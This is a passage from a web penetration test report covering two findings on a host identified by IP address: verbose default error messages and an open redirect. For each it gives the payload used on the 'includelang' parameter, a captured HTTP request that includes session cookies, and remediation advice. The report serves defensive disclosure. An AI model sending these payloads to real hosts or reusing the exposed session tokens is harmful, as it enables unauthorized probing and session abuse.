
[https://www.owasp.org/index.php/Unvalidated Input](https://www.owasp.org/index.php/Unvalidated_Input)

# 15. Default Messages

Default messages (Low)	In below mentioned urls ,if add a specific payload it will show default messages
	<b>Affected URL :</b> <ul style="list-style-type: none"><li>•<a href="http://13.126.196.134/?includelang=lang/en.php">http://13.126.196.134/?includelang=lang/en.php</a></li></ul> <b>Payload</b> <ul style="list-style-type: none"><li>•en.php' (GET Parameter)</li></ul>

# Observation & POC

Here we added payload as shown above and we got an error



# Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.

## Recommendations

- Do not display the default error messages because it not tells about the server but also sometimes about the location. So, whenever there is an error, send it to the same page or throw some manually written error.

### REFERENCES:-


[https://www.owasp.org/index.php/Improper\\_Error\\_Handling](https://www.owasp.org/index.php/Improper_Error_Handling)

# 16. Open redirection

Open Redirection (Low)	In below mentioned urls we can change the path of redirection
	<p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.126.196.134/?inclludelang=lang/en.php">http://13.126.196.134/?inclludelang=lang/en.php</a></li><li>• <a href="http://13.126.196.134/?inclludelang=lang/fr.php">http://13.126.196.134/?inclludelang=lang/fr.php</a></li></ul> <p><b>Payload:-</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.126.196.134/?inclludelang=https/www.google.com?lang/en.php">http://13.126.196.134/?inclludelang=https/www.google.com?lang/en.php</a></li></ul>

# Observation

Here we made changes to the url according to the payload



The screenshot displays a web browser's developer tools interface, specifically the 'Network' tab. A request to `http://13.126.196.134:80` is shown. The request is a GET method with the URL `/?includelang=https://www.google.com&lang/en.php`. The headers section is expanded, showing the following details:


- Host: 13.126.196.134
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Referer: http://13.126.196.134/
- Cookie: key=6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1; PHPSESSID=6kvkb0o7po0ae20sfoib398mn4; X-XSRF-TOKEN=a3e47ca4e96db434acc651126631a70535a2176c2e4ae70f03b8bc32a8973be8
- Upgrade-Insecure-Requests: 1

The interface includes buttons for 'Forward', 'Drop', 'Intercept is on', and 'Action'. A 'Raw' tab is selected, showing the raw HTTP request text. A 'Comment this it' button is visible in the top right corner.



# POC

- We are redirected to google



# Business Impact – low

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

## Recommendations

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.
- You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as javascript:

### REFERENCES:-

<https://cwe.mitre.org/data/definitions/601.html>

<https://www.hacksplaining.com/prevention/open-redirects>

# THANK YOU

For any further clarifications/patch assistance, please contact:  
9876542123